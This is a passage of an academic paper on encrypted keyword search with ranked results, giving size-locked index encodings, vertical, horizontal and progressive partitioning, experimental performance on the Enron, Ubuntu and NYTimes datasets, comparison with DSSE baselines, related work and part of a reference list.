Size-locked encoding details: First level. The first level uses a different encoding format from later levels. Updates at this level are managed exactly as before. For the index P_1, the encoding is mostly the same as our full-download construction except for two differences: First, we pin the size of the look-up table `bin` at $\mathsf{Bin}_{\alpha_1}(N)$, where α_1 is a system parameter fixed at setup time. Looking ahead, we choose α_1 to ensure this first-level table includes entries for every keyword.

The second difference is that we change the encoding of `inv`. Because we will not be storing all the postings, we must encode each term's *document frequency* to enable BM25 computation. Previously these were omitted since they could be recomputed by summing the term frequencies. Just adding a fixed-length encoding of each keyword's document frequency would leak the number of keywords. Instead, we process the posting list for keyword w to compute its document frequency df, and encode it in as many bytes as needed, in little-endian order; call these bytes $\mathsf{df}_1, \mathsf{df}_2, \ldots$, where the unused bytes are implicitly zero. The posting list for w is encoded as

$$(H(w) \vee 10^{8W-1}) \,\|\, \widetilde{\mathsf{tf}}_1 \,\|\, \mathsf{df}_1 \,\|\, \mathsf{id}_2 \,\|\, \widetilde{\mathsf{tf}}_2 \,\|\, \mathsf{df}_2 \,\|\, \cdots \,\|\, \mathsf{id}_\ell \,\|\, \widetilde{\mathsf{tf}}_\ell \,\|\, \mathsf{df}_\ell.$$

Note that while the document frequency byte encoding varies in length, it will not be leaked, because we pad each posting regardless. We will have enough space for the df encoding, because a list of length ℓ gives ℓ bytes to encode[1] $\mathsf{df} = \ell$.




Figure 7: Comparing $\mathsf{Cap}_{\alpha,k}(N)$ to N_{10}, the total number of postings in the top-10 of postings-lists across three datasets. We added documents in random order, measuring the ratio N_{10}/N after each addition. For the Cap curves we plot $\mathsf{Cap}_{\alpha,k}(N)/N$ with $k = 10$. Heaps' Law is apparent in the shape of each curve, and our choice of Cap proves conservative.

We next describe how the size of the top-level index is pinned. For this use the capacity function

$$\mathsf{Cap}_{\alpha_P,k}(N) = \min\{N, k \cdot \mathsf{Heaps}_{\alpha_P,0.5}(N)\} = \min\{N, k\alpha_P N^{0.5}\},$$

where Heaps is the function from Heaps' law (used previously in Section 5.1 and above in sizing `bin`), k is the number of postings we desire in the first page of results, and α_P is another system-wide parameter chosen at setup time. The intuition is that the corpus will typically have $\mathsf{Heaps}_{\alpha_P,0.5}(N)$ unique terms (Heaps' law with $\beta = 0.5$), and thus $k \cdot \mathsf{Heaps}_{\alpha_P,0.5}(N)$ postings are typically sufficient in each level. In Figure 7, we compare $\mathsf{Cap}_{\alpha_P,k}(N)$ to the actual number of postings in the top-k of any posting list, for $k = 10$ and the datasets we use for evaluation in Section 6. As can be seen, using $\alpha_P = 25$ provides a conservative overestimate that suffices in practice; estimation error only affects performance and not security. From now on we let $\alpha_P = 25$.

For an index with W-byte identifiers, M-byte metadata, n documents, and N total postings, the first-level index encoding will have length

$$(2W+8) \cdot \mathsf{Bin}_{\alpha_1}(N) + \left(\frac{3W}{2} + M\right) \cdot n + (W+2) \cdot \mathsf{Cap}_{\alpha_P,k}(N).$$

Size-locked encodings for other levels. We now describe the encoding of indexes P_i for levels $i > 1$. The input for each level is a partial posting list of the form

$$H(w),\ (\mathsf{id}_1, \widetilde{\mathsf{tf}}_1),\ \ldots,\ (\mathsf{id}_\ell, \widetilde{\mathsf{tf}}_\ell).$$

where the posting lists are lexicographically ordered by the pair consisting of their document frequency and word hash (which will be available because we will only operate on higher level indexes after loading the first level). It then encodes this a posting list as

$$(\mathsf{id}_1 \vee 10^{8W-1}) \,\|\, \widetilde{\mathsf{tf}}_1 \,\|\, \mathsf{id}_2 \,\|\, \widetilde{\mathsf{tf}}_2 \,\|\, \cdots \,\|\, \mathsf{id}_\ell \,\|\, \widetilde{\mathsf{tf}}_\ell.$$

[1] Formally, we use that $256^\ell - 1 > \ell$ for all positive integers ℓ.

In words, the first identifier has its top bit set, and the rest are encoded with their rounded term frequencies (and top bits cleared) exactly as before. This encoding does not include the hashed terms themselves. The decoder can infer this association using the document frequencies from the top partition (the first posting list corresponds to the term with highest document frequency/word hash pair and so on). We include at level $i > 1$ exactly $\mathsf{Cap}_{\alpha_i,k}(N)$ postings, where α_i is a parameter. Looking ahead, we will make $\alpha_i < \alpha_1$ for all $i > 1$ since fewer keywords have more than k postings. In addition, the document identifier is not needed for level $i > 1$. Hence, the byte-length of the encoding of P_i is $(W+8) \cdot \min\{\mathsf{Heaps}_{\alpha_i,0.5}(N), N_i\} + (W+1) \cdot \mathsf{Cap}_{\alpha_P,k}(N)$, where N_i is the number of postings in P_i. Note that the first term accounts for the size of `bin` for P_i. The last partition may contain fewer than $\mathsf{Cap}_{\alpha_P,k}(N)$ postings, in which case the length is appropriately adjusted — its length can at most reveal N.

The evictions are encoded in the same format as the size-locked index encoding at level $\ell+1$, i.e., the `bin` with $\min\{\mathsf{Heaps}_{\alpha_i,0.5}(N), E\}$ terms (where E is the number of evicted postings), and an `inv` that contains all the evicted postings. Note that `bin` in the eviction encoding is used to locate the posting list bytestrings of each word in the evictions. The size of the evictions is:

$$(W+8) \cdot \min\{\mathsf{Heaps}_{\alpha_i,0.5}(N), E\} + (W+1) \cdot E$$

These evictions will be merged into the level $\ell+1$ index the next time it is fetched.

Size-locking analysis. The next claim formalizes the size-locking property of our encoding. Intuitively, for updates all that is leaked is the number of postings and whether they contain new documents. For merging only the level being merged is leaked. Formally, the claim uses the following leakage function $\mathcal{L}$: It maintains as state a set of identifiers S and a counter ℓ. On input an update Δ, it outputs the number of postings in Δ and a bit indicating if the associated document identifier is in S, and it updates the state by adding the identifier to S. On input mrg, it outputs ℓ from its state and then increments ℓ. On input clr, it sets $\ell \leftarrow 1$ and has no output.

Claim 8. *Let* $\Pi = (\mathsf{SLEncodeUp}, \mathsf{VMerge})$ *and* $\mathcal{L}$ *be as described above. Then* Π *is* $\mathcal{L}$*-sized locked.*

Putting everything together. A formal analysis of the resulting encrypted index construction is given in the full version. In addition to the information leaked by FULL, this construction also reveals the vertical partition "depth" of a query, which does not appear to enable any practical and damaging attacks.

5.5 Horizontal Partitioning

Our next extension is simple: we just horizontally partition the keyword space and build separate (vertically partitioned) size-locked indexes for each subset of the keyword space. We assign each term to one of P buckets via a pseudorandom function (PRF), and run P parallel versions of either our vertically-partitioned construction. This reduces the search bandwidth by approximately a factor of P (for single-term queries), at the cost of extra leakage (because touching the buckets limits the possibilities for the query or update). Techniques similar to horizontal partitioning have been studied in the information retrieval literature [32, 47] for load balancing and parallel index lookup, and also recently for DSSE schemes [16].

We implement this by having the user derive an additional key K' for a PRF (e.g., HMAC-SHA256), and assigning a term to a bucket via $p = \mathrm{PRF}(K', w) \bmod P$. For updates, the new postings are assigned to their respective partitions, and an update is issued to each partition with the assigned postings. A query for a single keyword is run using one partition, and a multi-keyword query is run by executing the query against the relevant partitions and then ranking the results together (once the partitions are downloaded, we can compute BM25 on the entire query). We only take the first vertical level for each involved partition, and if further results are requested, then we fetch the subsequent levels for all keywords one at a time as needed. In a search session some levels of some partitions may be cached locally, in which case we only fetch the omitted ones.

The expected number of words in each partition is $\frac{1}{P}$ of the total number of words, and so for vertical partitioning we divide the estimated number of words from Heap's Law over the entire document collection by P to determine the sizes of `bin` and `fwd`. Otherwise their construction is the same.

5.6 Progressive Partitioning

The amount of partitioning to use provides a tunable tradeoff between security and efficiency. Vertical partitioning has more leakage than FULL by revealing level accesses. Search with horizontal partitioning leaks which partitions are accessed, allowing some frequency information at the granularity of the number of partitions.

We suggest that for practical deployment, a search system should use a *progressive partitioning* strategy. The idea is simple: conservatively use the most secure approach (full-download) for as long as possible, and only when it becomes too unwieldy in terms of performance does one start to use partitioning. This ensures that users by default get full security, and only trade-off security for performance when it is necessary. It also means that, from a leakage perspective, what is revealed may be less damaging given the size of the dataset when leakage starts being revealed (e.g., each horizontal partition will have large number of keywords associated to it).

A security-relevant subtlety is that the decision to progress to a new partitioning strategy must be based on leakable information. We take an expedient approach. Let $N_1 < N_2$ denote




Figure 8: The three stages of our progressive construction.

two thresholds, and we add to our indexes an encoding of the number of postings added so far. Then after N_1 postings have been added, the client will progress to use vertical partitioning. This requires a one-time operation to refactor the index and upload the newly partitioned encrypted index. Later, when N_2 postings have been added, the client progresses to horizontal partitioning. This requires downloading all vertical levels, and factoring it into a fixed number of horizontal partitions (e.g., 10 or 100). Figure 8 shows a visual depiction of the layout of indexes for the three different settings.

6 Experimental Evaluation

Our experimental analysis addresses the following questions: (1) Do our constructions provide accurate ranked search results? (2) How practical are our encrypted index constructions in terms of bandwidth and end-to-end operation time? (3) How do they compare to DSSE type constructions?

Implementation. We implemented our construction in Python, and we plan to release our code as a public, open-source project. Our prototype implementation currently only supports whole document additions, which is sufficient to handle our experimental workloads. Adding/deleting words to/from existing documents (via always adding postings, sometimes as dummies) is a straightforward extension, and our design is such that these operations' performance will be strictly better than adding a new document (assuming the same number of postings modified versus added).

We ran our experiments using PyPy3. Our code uses the PyCryptodome library's implementation of AES-GCM-128 for authenticated encryption, and HMAC-SHA256 for a PRF. For all symmetric cryptographic tools, we fix the key size to be 128 bits. We used BLAKE2b to compute word hashes. We fix the document metadata size at $M = 6$ bytes (4 bytes for the name; 2 bytes for encoding the number of words in the document).

It will be useful for reporting results to focus on our construction operating with different combinations of optimizations: FULL (Section 5.3) has no partitioning, VPART (Section 5.4) uses vertical partitioning, VHPART (Section 5.5) includes both vertical and horizontal partitions, and PROGRESSIVE (Section 5.6) refers to the complete construction that progressively partitions according to configurable thresholds. These constructions are heavily parameterized, and we summarize these parameters in Figure 9 along with the default values we use unless specified otherwise.

Parameter	Description	Default
W	hash width (bytes)	4
M	document metadata (bytes)	6
P	number of horizontal partitions	10
a	auto-merging threshold (num. postings)	40,000
α_P	Heaps α for vert. part. size	25
α_1	Heaps α for lookup table in vert. part. 1 and FULL	90
α_i	Heaps α for lookup table in vert. part. i, $i > 1$	20
β	Heaps β	0.5
N_1	FULL to VPART threshold (num. postings)	1×10^6
N_2	VPART to VHPART threshold (num. postings)	2×10^6
k	page size (num. results)	10

Figure 9: Our construction's configuration parameters and the values we focus on (unless specified otherwise).

Experimental setup. We ran experiments in a networked setting with Redis, a high-performance in-memory key-value store, as the storage service provider. We use AWS EC2 t2.large instance type in *US East 2* with Intel dual-core 2.3GHz CPU and 8 GB RAM as a client. For Redis, we used one *Standard 1 GB* Azure Redis cache at *US East*, with default configurations. For some of our experiments with a DSSE scheme, we had to upgrade to a larger Redis instance type. To parallelize experiments, we used separate EC2/Redis instance pairs for each dataset and used separate pairs for the Enron microbenchmarks and macrobenchmarks.

The reported maximum read and write bandwidths from the Azure portal for one of our instance pairs were 127 Mbps and 81 Mbps, respectively, and the average round-trip latency from the EC2 instance to the Azure Redis service was 13 ms. These were representative of all instances used. Below, when we report on bandwidth this is as measured at the application layer (excluding standard TCP/IP headers).

Datasets. We ran our experiments using the Enron email collection (Enron) [2], the Ubuntu IRC dialogue corpus (Ubuntu) [4], and a collection of New York Times news articles (NYTimes) [3]. These are all public datasets that have been used in prior work on searchable encryption [10, 21, 48] and information retrieval [29, 44]. In this section, we focus on the Enron dataset: it includes 517,310 documents, 338,913 keywords, and 42,510,783 postings (after stop-word removal [30] and Porter stemming [37]). We provide detailed statistics on the three datasets, as well as experimental results on the Ubuntu and NYTimes datasets in the full version.

Search quality. We start with search quality. Recall that our constructions provide approximate BM25 scoring, and also have occasional hash collisions which can degrade search quality. More broadly we can evaluate search quality by com-

	# Postings	Bandwidth (MB) 10% Enron 4.3×10^6	50% Enron 21.3×10^6	100% Enron 42.5×10^6	Overall Latency (sec) 10% Enron 4.3×10^6	50% Enron 21.3×10^6	100% Enron 42.5×10^6
Query	FULL	25.09	116.30	228.15	1.61 (±0.32)	6.80 (±1.03)	12.80 (±2.23)
	VPART	6.72	16.68	25.38	0.78 (±0.24)	1.69 (±0.36)	2.47 (±0.39)
	VHPART-10	1.17	4.16	7.51	0.16 (±0.06)	0.33 (±0.03)	0.46 (±0.06)
	VHPART-100	0.34	1.52	2.96	0.09 (±0.01)	0.29 (±0.18)	0.43 (±0.17)
	CTR-DSSE	1.48	4.35	−−	1.71 (±1.08)	4.83 (±4.16)	−−
Query w/ Merge	FULL	51.88	237.18	463.33	4.76 (±0.48)	19.93 (±1.12)	48.38 (±1.85)
	VPART	13.88	33.91	51.37	2.87 (±0.25)	6.11 (±0.29)	9.22 (±0.70)
	VHPART-10	2.50	8.56	15.33	0.81 (±0.12)	1.69 (±0.18)	2.52 (±0.14)
	VHPART-100	0.72	3.11	6.02	0.40 (±0.03)	0.86 (±0.18)	1.18 (±0.14)

Figure 10: Bandwidth in megabytes (10^6 bytes) **(left)** and average time in seconds **(right)** for search queries as well as search queries that additionally merge outstanding updates. Query times are averaged over 30 executions; standard deviations are given in parentheses.

paring to a baseline of using BM25 [39] for plaintext search. For a query q whose result is an ordered list of documents $\mathcal{R}$, we measure the overall search quality using *normalized discounted cumulative gain* (NDCG) [22, 30], which aggregates the scores of the results, with more weights on the earlier ones, i.e.,

$$\mathsf{NDCG}(q,\mathcal{R}) = \frac{1}{\mathsf{IDCG}(q,|\mathcal{R}|)} \sum_{i=1}^{|\mathcal{R}|} \frac{2^{\mathsf{BM25}(q,\mathcal{R}_i)}-1}{\log(i+1)},$$

where $\mathsf{IDCG}(q,k)$ is a normalization factor, calculated from the optimal ranking of the top-$|\mathcal{R}|$ results for q, to make $\mathsf{NDCG}(q,\mathcal{R}) \in [0,1]$. Higher NDCG indicates better search quality, relative to BM25 plaintext search. Averaging the NDCG's of multiple queries gives a measure of search quality.

Considering just the top 10 results, the NDCG over 50 random single-keyword searches for all our techniques never drops below 0.9985. This means we match the search quality of state-of-the-art plaintext search systems for the first page of results. We also measured the keyword hash collision ratio, which is calculated as $\frac{\#\ unique\ keywords - \#\ unique\ word\ hashes}{\#\ unique\ keywords}$ for the three datasets. It is always less than 10^{-4}, and hash collisions never impacted our search quality evaluations because the probability of randomly picking these keywords is small.

Performance. We evaluate the performance of our constructions using all three datasets. Due to space constraints, we defer most of the details to the full version and focus here on a subset of the results for Enron that highlight key points.

In terms of size, the FULL index is 228.15 MB for the full Enron dataset. Using vertical partitioning reduces by an order of magnitude, to 25.38 MB, the size of the first level index which suffices for the first page of results. These sizes directly impact query performance, as seen in Figure 10 (top group of rows): in our experimental setup performing a single cold-start search with FULL for the entire corpus took 12.80 seconds. Here we report on the average time over 30 single-keyword queries; the keywords were chosen to cover a wide range of document frequencies (see the full version). Vertical partitioning cuts query time down to a couple seconds for the first page of results, and just 10 horizontal partitions gives practical search at 460 ms. Should a user request more results, subsequent levels are even smaller than the first level, and search times are likewise faster than for the initial level, assuming the subsequent level is merged. Subsequent searches (on other keywords) in the same session can be handled locally, which is trivially fast and a key advantage of our approach over others (such as DSSE, see below).

Lazy updates are fast — inserting 100 random Enron documents takes as little as 0.21 seconds for FULL, and as much as 3.39 seconds for VHPART-100. Updates for VHPART-100 are more expensive because most updates require updating many partitions. The operations that trigger merges are more expensive: either a search that has outstanding updates or an auto-merge (which has a similar performance profile). The second group of rows in Figure 10 gives the total time to perform a search on an initialized index that has the updates for 100 inserted documents outstanding. Bandwidth used is a bit more than 2× that of a regular query as we not only have to download the encrypted index and updates, but upload the newly merged index. Consequentially, the time to complete the full operation is also larger, in the worst case with FULL this takes up to roughly 50 seconds, which may be too slow in some contexts. We note here that the outstanding updates for each query are accumulated across queries in these experiments. Partitioning reduces costs significantly. We emphasize that these times are not the user-visible latency, as the merging and upload can happen in the background.

Macrobenchmarks. We evaluate the performance of the PROGRESSIVE construction using synthetic workloads of update (U) and query (Q) operations, and compare with two baselines. We conduct this evaluation in a cold-start setting — the client always downloads the index and any outstanding updates from the server to answer a query. As mentioned above, warm-start searches are handled locally and are therefore trivially fast.

To generate workloads, we implemented a program that, given an input dataset, outputs a transcript of update and query operations. The total number of operations and the desired ratio of updates to queries are configurable. The workload generation proceeds by randomly determining each operation as an update or a query, according to the desired ratio. An update operation is an addition to the index of a new document chosen uniformly from the dataset (without replacement).




Figure 11: Macro-benchmark results for two types of workloads, i.e., *update-heavy* with 90% updates (U) and 10% queries (Q) in the top row, and *balanced* with 50% updates and 50% queries in the bottom row. Outliers are not shown but are explained in the text.

A query operation consists of a single keyword that is uniformly sampled from the currently indexed keywords,[2] as well as a number indicating the number of pages of results needed to retrieve all of the postings for this query (given the current state of the index). When vertical partitioning is in-use, if the number of pages for the query is k, we split the query operation into at most k queries, one for each level, and evaluate the performance of fetching each level separately while assuming states downloaded for levels $1,\ldots,i-1$ are available at the client for level i. Depending on the state of the index during execution, the actual number of fetches from the storage service may be lower than k should the search query be answerable with the already fetched portion of the index. Therefore, a single requested query operation may expand into multiple performed operations, one for each page of results. Consequently, although the number of requested operations in the workload shown in Figure 11 is 100,000, the number of performed operations exceeds 100,000.

We experiment with two workloads: (1) an *update-heavy* workload of 100,000 operations, with 90% updates and 10% queries; (2) a *balanced* workload of 100,000 operations, with 50% updates and 50% queries. The performance for PROGRESSIVE using the update-heavy (top) and balanced synthetic workloads (bottom) are shown in Figure 11 (left-most two charts). First, with the update-heavy workload (top), we can see that PROGRESSIVE switches from FULL to VPART at around operation 10,000, and then from VPART to VHPART-10 at around operation 25,000. Overall query time increases rapidly, but note that the majority of this time is merging in outstanding updates and re-uploading the index. The user-visible lag time for search (blue squares and orange triangles) remain under one second for the vast majority of operations. We note that the number of keywords among the 10 horizontal partitions when switching from VPART to VHPART is 4,995 ($SD = 78$), which implies a reasonable level of uncertainty for leakage abuse adversaries that perform frequency analysis on partition accesses (see the full version).

For the balanced workload (bottom), the progressions happen later than those for the update-heavy one (a bit after operation 25,000 and after operation 50,000), but otherwise the trends are consistent with the update-heavy workload.

We down-sampled the plots to make them easier to read, and due to this, outliers are not shown. For completeness, we summarize them here. The update-heavy macrobenchmark consisted of 12,371 queries. Of these, 31 had overall latencies greater than 2 seconds and 9 had latencies greater than 5 seconds. The balanced macrobenchmark consisted of 62,069 queries. Among them were 320 queries with overall latencies greater than 2 seconds and 45 queries with latencies greater than 5 seconds. The largest outlier was a 64.5 second search query with a user-perceived latency of 8.9 seconds.

We note that these larger outliers are due either to shifts from one index format to another or expensive merges on outstanding updates. An additional form of auto-merging we employ in vertically partitioned constructions in our macrobenchmarks involves merging the evictions in the next vertical partition of a query, if the size of the encodings in its update cache surpasses a certain threshold, before sending it additional evictions. In our experiments, we used 2^{21} bytes as the threshold for the VPART phase and 2^{18} bytes as the threshold for the VHPART phase. Large outliers can be mitigated with improved auto-merging policies, which we leave to future work.

Comparison with other approaches. We also compare our construction against two baseline approaches. The first is a simplification of our size-locked approach that keeps appending updates, without merging them at all. We call this the NOMERGE construction. To perform an update, the client appends an update to the outsourced storage. To perform a search, the client downloads and processes all the updates. We optimized searches by performing them in a streamed manner using Redis, which does not suffer from the fragmentation-related performance issues we observed with other storage services. One can further optimize the construction by horizontally partitioning the keyword space, and doing so leaks a subset of VHPART's leakage: horizontal partition leakage but no vertical partition leakage. Here we use 30 partitions, which roughly matches the per-partition size of the first level of VHPART-10.

This straw proposal for a scheme actually performs well for very small indexes (rightmost charts in Figure 11), but user-visible performance to obtain the first page of results (blue squares) quickly becomes prohibitive given the linear growth with updates, even with partitioning across thirty partitions. We observe a linear growth in search latency for NOMERGE because each appended update requires independent decryption and processing before a search can be handled, and so the overall cost increases as the number of updates increases. Even though NOMERGE is simpler with comparable security

[2] Search queries on keywords not in the current index perform even better.

to VHPART, its performance degradation after many updates makes it much less practical than PROGRESSIVE.

The second baseline is a DSSE-based construction called CTR-DSSE. It extends an existing forward-private DSSE construction [9] to handle lightweight clients and ranking, while preserving the underlying leakage profiles. We detail its construction and security analysis in the full version. As expected, this performs well (Figure 11 middle charts), particularly for these workloads that tend to have small posting lists: the majority of keywords have small postings in this dataset and so the average posting length is small in our macrobenchmarks. We note that the performance of CTR-DSSE degrades when searches are conducted on keywords with more postings. Our microbenchmarks on search highlight this, as they are sampled to have a variety of posting list lengths and there we see higher average query latencies for CTR-DSSE (Figure 10). There we omit 100% Enron for CTR-DSSE in the microbenchmarks because the resulting indexes caused the Azure Redis instance to max out on memory.

PROGRESSIVE achieves performance competitive with that of CTR-DSSE. This is especially the case when we examine the user-perceived latencies — the time between when a user performs a query and sees the query results.

Remarks. The server-held encrypted indexes in our schemes grow monotonically with the number of updates, even in the case that the documents do not grow in size. For example, a large sequence of modifications to a file will increase the size of the index but not the file. In our vertically-partitioned solutions, this does not affect expected bandwidth usage, as the repeated postings due to updates can be evicted to lower levels that are less likely to be downloaded. In some applications, like outsourced document editing, documents already grow monotonically in order to maintain histories, and so additional storage overhead of a growing index may be tolerable.

Extending our constructions to limit growth over time appears to be difficult. One potential approach, periodically performing garbage collection on indexes to remove duplicate postings from the merged index, would seem to lead to the exact sort of leakage we aim to avoid. Whether one can construct size-locked indexes that do not monotonically increase in size remains an open question.

7 Related Work

The study of keyword search for encrypted data began with work by Song, Wagner, and Perrig [40] (SWP). They propose schemes for linear search of encrypted files, and mention that their approach can be applied instead to reverse indices that store a list of document identifiers for each keyword. Subsequent work by Kamara et al. [14] provided formal, simulation-based security notions and new constructions that leak less information than SWP's approaches. Cash et al. [11, 12] introduced some of the simplest known SSE schemes, by leveraging state on the client side (beyond the key).

SSE schemes do not provide all the features that are standard in plaintext search systems. The schemes mentioned so far only support single keyword searches, but follow-up works have suggested schemes that support boolean queries [12, 23] at the cost of additional leakage. Traditional SSE schemes do not support relevance ranking, pagination, or previews. Baldimitsi and Ohrimenko [5] give a scheme that supports result ranking, but assume non-colluding servers and do not support updates.

Dynamic SSE (DSSE) schemes [7–9, 11, 13–15, 17, 24–27, 31, 31, 40, 41, 46] do support updates, including deletions, but none we know of support ranking of queries. Amongst these, the Blind Storage system of Naveed, Prabhakaran and Gunter [34] is notable in that it operates with constant client state and a storage-only server, like our construction. A DSSE approach by R. Lai and Chow [28] does not explicitly discuss ranking or metadata previews, but can be extended to do so at the cost of extra leakage.

As mentioned in Section 2, existing, efficient SSE constructions are vulnerable to two classes of attacks: leakage-abuse attacks (LAAs) [6, 10, 18, 19, 21, 33, 38, 43, 45, 48] and injection attacks [6, 10, 48]. Some prior works have focused on hiding the sizes of data in order to reduce leakage. Kamara and Moataz [24] and Patel, Persiano, Yeo and Yung [35] construct encrypted multimaps that hide the number of results returned while minimizing redundant padding, disrupting some leakage-abuse attacks. A recent work of Demertzis, Papadopoulos, Papamanthou, and Shintre [16] presents SEAL, a *static* encrypted database construction that combines ORAM and padding to provide adjustable leakage. We note that their use of ORAM over parts of their database is similar to our horizontal partitioning. SWiSSSE [20] reduces leakage through a randomized client-to-server write-back strategy and keyword frequency bucketization and padding. However, SWiSSSE doesn't explicitly support document ranking, nor is it clear if it prevents injection attacks.

A line of work on forward-private DSSE [8, 9, 17, 26, 41] seeks to partially mitigate injection attacks by ensuring that past searches cannot be applied to newly added files. But this doesn't prevent injection attacks because they still work on all future queries. Applying expensive primitives, e.g., ORAM [16, 42], on the encrypted index can prevent injection attacks based on the result pattern and, if one additionally uses padding, injection attacks based on response size.

In summary, no prior DSSE scheme provides ranking or works with stateless clients, and they all have strictly worse security than our FULL construction. The leakage of the partitioned constructions VPART and VHPART is formally incomparable to prior work, but still resists injection attacks. The primary limitations of our constructions are high bandwidth and the lack of a mechanism to reclaim space upon deletions.

Acknowledgements. This work was supported in part by NSF CNS grants 1703953 and 1704296.

References

[1] Apache lucenetm 7.7.3 documentation. https://lucene.apache.org/core/7_7_3/index.html.

[2] Enron dataset. https://www.cs.cmu.edu/~enron/.

[3] New york times news. https://archive.ics.uci.edu/ml/datasets/Bag+of+Words.

[4] Ubuntu dialogue corpus. https://www.kaggle.com/rtatman/ubuntu-dialogue-corpus.

[5] F. Baldimtsi and O. Ohrimenko. Sorting and searching behind the curtain. In *FC 2015*, volume 8975 of *LNCS*, pages 127–146.

[6] L. Blackstone, S. Kamara, and T. Moataz. Revisiting leakage abuse attacks. In *Poceedings of the 27th Network and Distributed System Security Symposium, NDSS'20*, 2020.

[7] J. Blömer and N. Löken. Dynamic searchable encryption with access control. In A. Benzekri, M. Barbeau, G. Gong, R. Laborde, and J. Garcia-Alfaro, editors, *Foundations and Practice of Security*, pages 308–324, 2020.

[8] R. Bost. $\Sigma o \phi o \varsigma$: Forward secure searchable encryption. In *ACM CCS 2016*, pages 1143–1154, 2016.

[9] R. Bost, B. Minaud, and O. Ohrimenko. Forward and backward private searchable encryption from constrained cryptographic primitives. In *ACM CCS 2017*, pages 1465–1482, 2017.

[10] D. Cash, P. Grubbs, J. Perry, and T. Ristenpart. Leakage-abuse attacks against searchable encryption. In *ACM CCS 2015*, pages 668–679, 2015.

[11] D. Cash, J. Jaeger, S. Jarecki, C. S. Jutla, H. Krawczyk, M.-C. Rosu, and M. Steiner. Dynamic searchable encryption in very-large databases: Data structures and implementation. In *NDSS 2014*, 2014.

[12] D. Cash, S. Jarecki, C. S. Jutla, H. Krawczyk, M.-C. Rosu, and M. Steiner. Highly-scalable searchable symmetric encryption with support for Boolean queries. In *CRYPTO 2013, Part I*, volume 8042 of *LNCS*, pages 353–373, 2013.

[13] J. G. Chamani, D. Papadopoulos, C. Papamanthou, and R. Jalili. New constructions for forward and backward private symmetric searchable encryption. In *ACM CCS 2018*, pages 1038–1055, 2018.

[14] R. Curtmola, J. A. Garay, S. Kamara, and R. Ostrovsky. Searchable symmetric encryption: improved definitions and efficient constructions. In *ACM CCS 2006*, pages 79–88, 2006.

[15] I. Demertzis, J. G. Chamani, D. Papadopoulos, and C. Papamanthou. Dynamic searchable encryption with small client storage. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*, 2020.

[16] I. Demertzis, D. Papadopoulos, C. Papamanthou, and S. Shintre. SEAL: Attack mitigation for encrypted databases via adjustable leakage. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[17] M. Etemad, A. Küpçü, C. Papamanthou, and D. Evans. Efficient dynamic searchable encryption with forward privacy. *PoPETs*, 2018(1):5–20, 2018.

[18] M. Giraud., A. Anzala-Yamajako., O. Bernard., and P. Lafourcade. Practical passive leakage-abuse attacks against symmetric searchable encryption. In *Proceedings of the 14th International Joint Conference on e-Business and Telecommunications - Volume 4: SECRYPT, (ICETE 2017)*, pages 200–211. INSTICC, 2017.

[19] P. Grubbs, R. McPherson, M. Naveed, T. Ristenpart, and V. Shmatikov. Breaking web applications built on top of encrypted data. In *ACM CCS 2016*, pages 1353–1364, 2016.

[20] Z. Gui, K. G. Paterson, S. Patranabis, and B. Warinschi. Swissse: System-wide security for searchable symmetric encryption. Cryptology ePrint Archive, Report 2020/1328, 2020. https://eprint.iacr.org/2020/1328.

[21] M. S. Islam, M. Kuzu, and M. Kantarcioglu. Access pattern disclosure on searchable encryption: Ramification, attack and mitigation. In *NDSS 2012*, 2012.

[22] K. Järvelin and J. Kekäläinen. Cumulated gain-based evaluation of ir techniques. *ACM Trans. Inf. Syst.*, 20(4):422–446, 2002.

[23] S. Kamara and T. Moataz. Boolean searchable symmetric encryption with worst-case sub-linear complexity. In *EUROCRYPT 2017, Part III*, volume 10212 of *LNCS*, pages 94–124, 2017.

[24] S. Kamara and T. Moataz. Computationally volume-hiding structured encryption. In *EUROCRYPT 2019, Part II*, volume 11477 of *LNCS*, pages 183–213, 2019.

[25] S. Kamara, C. Papamanthou, and T. Roeder. Dynamic searchable symmetric encryption. In *ACM CCS 2012*, pages 965–976, 2012.

[26] K. S. Kim, M. Kim, D. Lee, J. H. Park, and W.-H. Kim. Forward secure dynamic searchable symmetric encryption with efficient updates. In *ACM CCS 2017*, pages 1449–1463, 2017.

[27] K. Kurosawa, K. Sasaki, K. Ohta, and K. Yoneyama. UC-secure dynamic searchable symmetric encryption scheme. In *IWSEC 16*, volume 9836 of *LNCS*, pages 73–90, 2016.

[28] R. F. Lai and S. Chow. Forward-secure searchable encryption on labeled bipartite graphs. In *ACNS*, 2017.

[29] R. Lowe, N. Pow, I. Serban, and J. Pineau. The Ubuntu dialogue corpus: A large dataset for research in unstructured multi-turn dialogue systems. In *Proceedings of the 16th Annual Meeting of the Special Interest Group on Discourse and Dialogue*, pages 285–294, 2015.

[30] C. D. Manning, P. Raghavan, and H. Schütze. *Introduction to Information Retrieval*. 2008.

